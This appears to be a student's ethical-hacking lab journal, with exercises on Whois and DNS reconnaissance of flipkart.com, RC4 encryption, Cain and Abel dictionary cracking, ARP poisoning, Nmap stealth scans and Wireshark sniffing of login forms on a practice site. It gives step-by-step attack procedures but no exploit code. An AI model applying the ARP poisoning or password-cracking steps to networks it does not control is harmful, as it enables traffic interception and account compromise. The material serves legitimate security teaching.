

Practical – 1:

Aim:

Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Step 1: Open the browser and Search “<https://who.is/>” and type in any domain name



WHOIS DETAILS:

The screenshot shows the WHOIS details for the domain flipkart.com. At the top, it says "flipkart.com whois information". There are three tabs: "Whois" (which is selected), "DNS Records", and "Diagnostics". Below the tabs, it says "cache expires in 18 hours, 58 minutes and 11 seconds" and has a "refresh" button. The main content is divided into sections: "Registrar Info", "Important Dates", "Name Servers", and "Similar Domains".

Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2019-05-13

Name Servers	
SDNS14.ULTRADNS.BIZ	156.154.142.14
SDNS14.ULTRADNS.COM	156.154.140.14
SDNS14.ULTRADNS.NET	156.154.141.14
SDNS14.ULTRADNS.ORG	156.154.143.14

Similar Domains	
flipk-art.com flipk-artbigbillonday.in flipk-indsky.xyz flipk-mart.ink flipk-mobil.xyz flipk-oohop.xyz flipk-ruby.xyz flipk-shol.xyz flipk-ussshop.xyz flipk.art flipk.com flipk.ee flipk0.com flipk12.com flipk1art.xyz flipk4rt.shop flipka-ttas-selfast-go.shop flipka.com flipka.org flipka.ru	

DNS RECORDS:

flipkart.com
DNS Information

Whois DNS Records Diagnostics

DNS Records for flipkart.com

Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		pdns1.ultradns.net sysadmin@flipkart.com 2017032796 10800 900 604800 10800
flipkart.com	NS	21600		sdns14.ultradns.org
flipkart.com	NS	21600		sdns14.ultradns.net
flipkart.com	NS	21600		sdns14.ultradns.com
flipkart.com	NS	21600		sdns14.ultradns.biz
flipkart.com	A	900		103.243.32.90
flipkart.com	MX	77	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	77	1	eu-smtp-inbound-1.mimecast.com
www.flipkart.com	A	891		103.243.32.90
www.flipkart.com	CNAME	25		flipkart.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-2.mimecast.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-1.mimecast.com

DIAGNOSTICS

flipkart.com
diagnostic tools

Whois DNS Records Diagnostics

Ping

```
PING flipkart.com (103.243.32.90) 56(84) bytes of data.  
64 bytes from 103.243.32.90: icmp_seq=1 ttl=44 time=223 ms  
64 bytes from 103.243.32.90: icmp_seq=2 ttl=44 time=224 ms  
64 bytes from 103.243.32.90: icmp_seq=3 ttl=44 time=224 ms  
64 bytes from 103.243.32.90: icmp_seq=4 ttl=44 time=224 ms  
64 bytes from 103.243.32.90: icmp_seq=5 ttl=44 time=223 ms  
... flipkart.com ping statistics ...  
5 packets transmitted, 5 received, 0% packet loss, time 4004ms  
rtt min/avg/max/mdev = 223.798/223.998/224.181/0.540 ms
```

Traceroute

```
traceroute to flipkart.com (103.243.32.90), 30 hops max, 60 byte packets  
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.695 ms 0.591 ms  
2 ec2-3-236-63-101.compute-1.amazonaws.com (3.236.63.101) 1.707 ms ec2-3-236-63-17.compute-1.amazonaws.com (3.236.63.17) 7.388 ms ec2-3-236-63-79.compute-1.amazonaws.com (3.236.63.79) 1.837 ms  
3 240.0.224.96 (240.0.224.96) 0.959 ms 0.952 ms 240.0.224.96 (240.0.224.99) 0.966 ms  
4 240.2.113.195 (240.2.113.195) 2.466 ms 242.2.112.192 (242.2.112.69) 2.467 ms 242.2.113.195 (242.2.113.195) 1.837 ms  
5 240.2.68.15 (240.2.68.15) 7.523 ms 7.523 ms 240.2.68.14 (240.2.68.14) 7.590 ms  
6 242.5.235.135 (242.5.235.135) 8.057 ms 242.5.234.135 (242.5.234.135) 7.535 ms 7.470 ms  
7 151.148.10.176 (151.148.10.176) 7.076 ms 7.037 ms 7.071 ms  
8 151.148.10.177 (151.148.10.177) 7.324 ms 7.499 ms 7.401 ms  
9 116.119.49.128 (116.119.49.128) 246.824 ms 116.119.112.128 (116.119.112.128) 237.268 ms 182.79.205.103 (182.79.205.103) 245.285 ms
```

Practical - 2.A

Aim: Password Encryption and Cracking with CrypTool and Cain and Abel


2.A) Password Encryption and Decryption:

- Use CrypTool to encrypt passwords using the RC4 algorithm.
- Decrypt the encrypted passwords and verify the original values




Step 1: Download CrypTool 1.4.42 — English version & Install it

https://www.cryptool.org/ct1download/SetupCrypTool_1_4_42_en.exe


Step 2: Open CrypTool and Create New File



Step 3: Type the Sentence & Click on Encrypt > Symmetric (modern) > RC4 > Encrypt



Step 4: Click on Decrypt > Symmetric (modern) > RC4 > Decrypt



Practical - 2.B


Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

2.B) Password Cracking and Wireless Network Password Decoding:

- Use Cain and Abel to perform a dictionary attack on Windows account passwords.
- Decode wireless network passwords using Cain and Abel's capabilities.

Click on HASH Calculator

Enter the password to convert into hash




Paste the value into the field you have converted
e.g.(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



Practical – 3 A

Aim: Linux Network Analysis and ARP Poisoning

IPCONFIG:

```
C:\Users\arunv>ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 1:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::988b:9779:e525:a35e%18
  IPv4 Address . . . . . : 192.168.1.106
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

PING:

```
C:\Users\arunv>ping www.flipkart.com

Pinging flipkart.com [103.243.32.90] with 32 bytes of data:
Reply from 103.243.32.90: bytes=32 time=28ms TTL=58
Reply from 103.243.32.90: bytes=32 time=29ms TTL=58
Reply from 103.243.32.90: bytes=32 time=31ms TTL=58
Reply from 103.243.32.90: bytes=32 time=30ms TTL=58

Ping statistics for 103.243.32.90:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 28ms, Maximum = 31ms, Average = 29ms
```

ARP:

```
C:\Users\arunv>arp -a

Interface: 192.168.1.106 --- 0x12
  Internet Address      Physical Address      Type
  192.168.1.1           38-6b-1c-5a-93-12    dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff    static
  224.0.0.22             01-00-5e-00-00-16    static
  224.0.0.251            01-00-5e-00-00-fb    static
  224.0.0.252            01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

TRACERT:

```
C:\Users\arunv>tracert www.flipkart.com

Tracing route to flipkart.com [103.243.32.90]
over a maximum of 30 hops:

  1  366 ms     1 ms     2 ms  192.168.1.1
  2  201 ms     23 ms    22 ms  100.64.0.1
  3  19 ms      19 ms   1306 ms  59.160.39.141.static.vsnl.net.in [59.160.39.141]
  4  *          2569 ms    32 ms  172.31.167.46
  5  555 ms     53 ms    26 ms  115.110.250.282.static-ahmedabad.tcl.net.in [115.110.250.202]
  6  *          *          * Request timed out.
  7  *          *          * Request timed out.
  8  *          *          * Request timed out.
  9  *          *          * Request timed out.
 10  73 ms     64 ms    26 ms  103.243.32.90

Trace complete.
```

NETSTAT:

```
C:\Users\arunv>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49679        Arun:49680          ESTABLISHED
  TCP    127.0.0.1:49680        Arun:49679          ESTABLISHED
  TCP    127.0.0.1:49681        Arun:49682          ESTABLISHED
  TCP    127.0.0.1:49682        Arun:49681          ESTABLISHED
  TCP    127.0.0.1:49701        Arun:49702          ESTABLISHED
  TCP    127.0.0.1:49702        Arun:49701          ESTABLISHED
  TCP    127.0.0.1:49703        Arun:49704          ESTABLISHED
  TCP    127.0.0.1:49704        Arun:49703          ESTABLISHED
  TCP    127.0.0.1:49705        Arun:49706          ESTABLISHED
  TCP    127.0.0.1:49706        Arun:49705          ESTABLISHED
  TCP    192.168.1.106:61647    13.89.179.10:https  ESTABLISHED
  TCP    192.168.1.106:61651    a23-54-82-210:https ESTABLISHED
  TCP    192.168.1.106:61669    dhcp-192-234-152:https ESTABLISHED
  TCP    192.168.1.106:61671    dhcp-192-234-147:http TIME_WAIT
  TCP    192.168.1.106:61700    a23-54-83-203:https LAST_ACK
  TCP    192.168.1.106:61702    a23-54-83-209:https LAST_ACK
  TCP    192.168.1.106:61703    a23-54-83-209:https LAST_ACK
  TCP    192.168.1.106:61704    a23-54-83-209:https LAST_ACK
  TCP    192.168.1.106:61705    a23-54-83-209:https LAST_ACK
  TCP    192.168.1.106:61707    a23-54-83-209:https LAST_ACK
  TCP    192.168.1.106:61708    a23-54-83-203:https LAST_ACK
  TCP    192.168.1.106:61756    151.101.153.91:https ESTABLISHED
  TCP    192.168.1.106:61780    a-0003:https        TIME_WAIT
  TCP    192.168.1.106:61781    a-0003:https        TIME_WAIT
  TCP    192.168.1.106:61785    20.212.88.117:https ESTABLISHED
  TCP    192.168.1.106:61786    20.54.232.160:https ESTABLISHED
  TCP    192.168.1.106:61787    52.109.124.29:https TIME_WAIT
  TCP    192.168.1.106:61788    40.99.31.178:https ESTABLISHED
  TCP    192.168.1.106:61789    150.171.44.254:https ESTABLISHED
  TCP    192.168.1.106:61790    204.79.197.254:https ESTABLISHED
  TCP    192.168.1.106:61791    104.215.5.225:https ESTABLISHED
  TCP    192.168.1.106:61792    204.79.197.222:https ESTABLISHED
  TCP    192.168.1.106:61793    a23-54-83-203:https ESTABLISHED
  TCP    192.168.1.106:61795    13.69.239.72:https ESTABLISHED
  TCP    192.168.1.106:61796    40.99.9.162:https ESTABLISHED
  TCP    192.168.1.106:61797    13.107.21.239:https ESTABLISHED
  TCP    192.168.1.106:64948    20.198.119.84:https ESTABLISHED
```

Practical - 3.B


Aim:Linux Network Analysis and ARP Poisoning

2) ARP Poisoning:


- Use ARP poisoning techniques to redirect network traffic on a Windows system.
- Analyze the effects of ARP poisoning on network communication and security.

Steps:

- 1) Click on Sniffer tab.




- 2) Click on Start/Stop Sniffer and give range values and click okay.



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									


- 3) Right click on any IP and select Resolve Host Name.




- 4) Click on ARP tab on the bottom.



- 5) Click on Add Button(1) and select your router and any IP.



- 6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Practical - 4

Aim: Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

Requirements: Nmap cmd, Wireshark

Steps:

- Open WireShark > Capture > Options > Select till Ethernet 2 > Start
- Open Nmap Cmd > Enter the required statement > Run > Put the IP address which was generated in the URL of Wireshark by entering “ ip.addr == 45.33.32.156 ” > Enter > Stop Capturing
- Follow the same procedures for all Flags

1) ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

2) SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -sS -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sS -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp   open  ident
139/tcp   open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

3) FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

4) NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT      STATE SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

5) XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Practical - 5

Aim: Network Traffic Capture using Wireshark

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues

Requirements: Wireshark, FTPv6-1.cap file

Steps for HTTP:

Open Wireshark > Start Capturing > Minimize the Tab

Open Google > Search for “vulnweb login” > Click on “[login page - Home of Acunetix Art](#)” > Sign up > Login once

Reopen Wireshark > Type “ http.request.method==“GET” ” in the Apply filters tab

> Enter

Click on “ /signup.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”

http.request.method== "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
+ 1483	16.473672	10.10.9.90	44.228.249.3	HTTP	531	GET /login.php HTTP/1.1
+ 1549	18.549385	10.10.9.90	44.228.249.3	HTTP	545	GET /signup.php HTTP/1.1
+ 6942	171.549944	10.10.9.90	44.228.249.3	HTTP	554	GET /login.php HTTP/1.1
+ 7947	198.204793	10.10.9.90	44.228.249.3	HTTP	570	GET /login.php HTTP/1.1

> Frame 1549: 545 bytes on wire (4360 bits), 545 bytes captured (4360 bits) on interface \Device\NPF_{1F29B2E0-4A8C-4D9A-BE8A-07C5A1C49B9A0
> Ethernet II, Src: Dell_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos_49:b9:a0 (7c:5a:1c:49:b9:a0)
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 17472, Dst Port: 80, Seq: 479, Ack: 2749, Len: 491
> Hypertext Transfer Protocol
> GET /signup.php HTTP/1.1\r\n
Host: testphp.vulnweb.com\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
Referer: http://testphp.vulnweb.com/login.php\r\n
Accept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\n\r\n
[Full request URL: http://testphp.vulnweb.com/signup.php]
[HTTP request 2/2]
[Prev request in frame: 1483]
[Response in frame: 1570]

Click on “ /login.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”

http.request.method== "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
+ 1483	16.473672	10.10.9.90	44.228.249.3	HTTP	531	GET /login.php HTTP/1.1
+ 1549	18.549385	10.10.9.90	44.228.249.3	HTTP	545	GET /signup.php HTTP/1.1
+ 6942	171.549944	10.10.9.90	44.228.249.3	HTTP	554	GET /login.php HTTP/1.1
+ 7947	198.204793	10.10.9.90	44.228.249.3	HTTP	570	GET /login.php HTTP/1.1

> Frame 6942: 554 bytes on wire (4432 bits), 554 bytes captured (4432 bits) on interface \Device\NPF_{1F29B2E0-4A8C-4D9A-BE8A-07C5A1C49B9A0
> Hypertext Transfer Protocol
> GET /login.php HTTP/1.1\r\n
Host: testphp.vulnweb.com\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/12
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
Referer: http://testphp.vulnweb.com/secured/newuser.php\r\n
Accept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\n\r\n
[Full request URI: http://testphp.vulnweb.com/login.php]
[HTTP request 2/4]
[Prev request in frame: 6470]
[Response in frame: 6947]
[Next request in frame: 7922]

Now, In the Apply Filters Tab > Type “ http.request.method==“POST” ” > Enter
Click on “ /secured/newuser.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded.”

http.request.method== "POST"						
No.	Time	Source	Destination	Protocol	Length	Info
+ 6470	163.726795	10.10.9.90	44.228.249.3	HTTP	845	POST /secured/newuser.php HTTP/1.1
+ 7922	197.926364	10.10.9.90	44.228.249.3	HTTP	701	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 6470: 845 bytes on wire (6760 bits), 845 bytes captured (6760 bits) on interface \Device\NPF_{1F204830-434
> Hypertext Transfer Protocol
> POST /secured/newuser.php HTTP/1.1\r\n
Host: testphp.vulnweb.com\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 128\r\n\r\nBatch2\r\nLAB5\r\nLAB5\r\nTCYS\r\n1234567887654321\r\ntycsb2@gmail.com\r\n9638527410\r\nNerul, Navi Mumbai\r\nsignup
[Full request URI: http://testphp.vulnweb.com/Signup.php]
[HTTP request 2/2]
[Prev request in frame: 1483]
[Response in frame: 1570]

Click on “ /userinfo.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded.”

http.request.method=="POST"						
No.	Time	Source	Destination	Protocol	Length	Info
6470	163.726795	10.10.9.90	44.228.249.3	HTTP	845	POST /secured/newuser.php HTTP/1.1 (application/x-www-form-urlencoded)
7922	197.926364	10.10.9.90	44.228.249.3	HTTP	701	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
> Frame 7922: 701 bytes on wire (5608 bits), 701 bytes captured (5608 bits) on interface \Device\NPF_{1F204830-4347						
> Ethernet II, Src: Dell_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos_49:b9:a0 (7c:5a:1c:49:b9:a0)						
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3						
> Transmission Control Protocol, Src Port: 17496, Dst Port: 80, Seq: 1292, Ack: 3551, Len: 647						
> Hypertext Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
> Form item: "uname" = "Batch2"						
> Form item: "pass" = "LAB5"						

Steps for FTP:

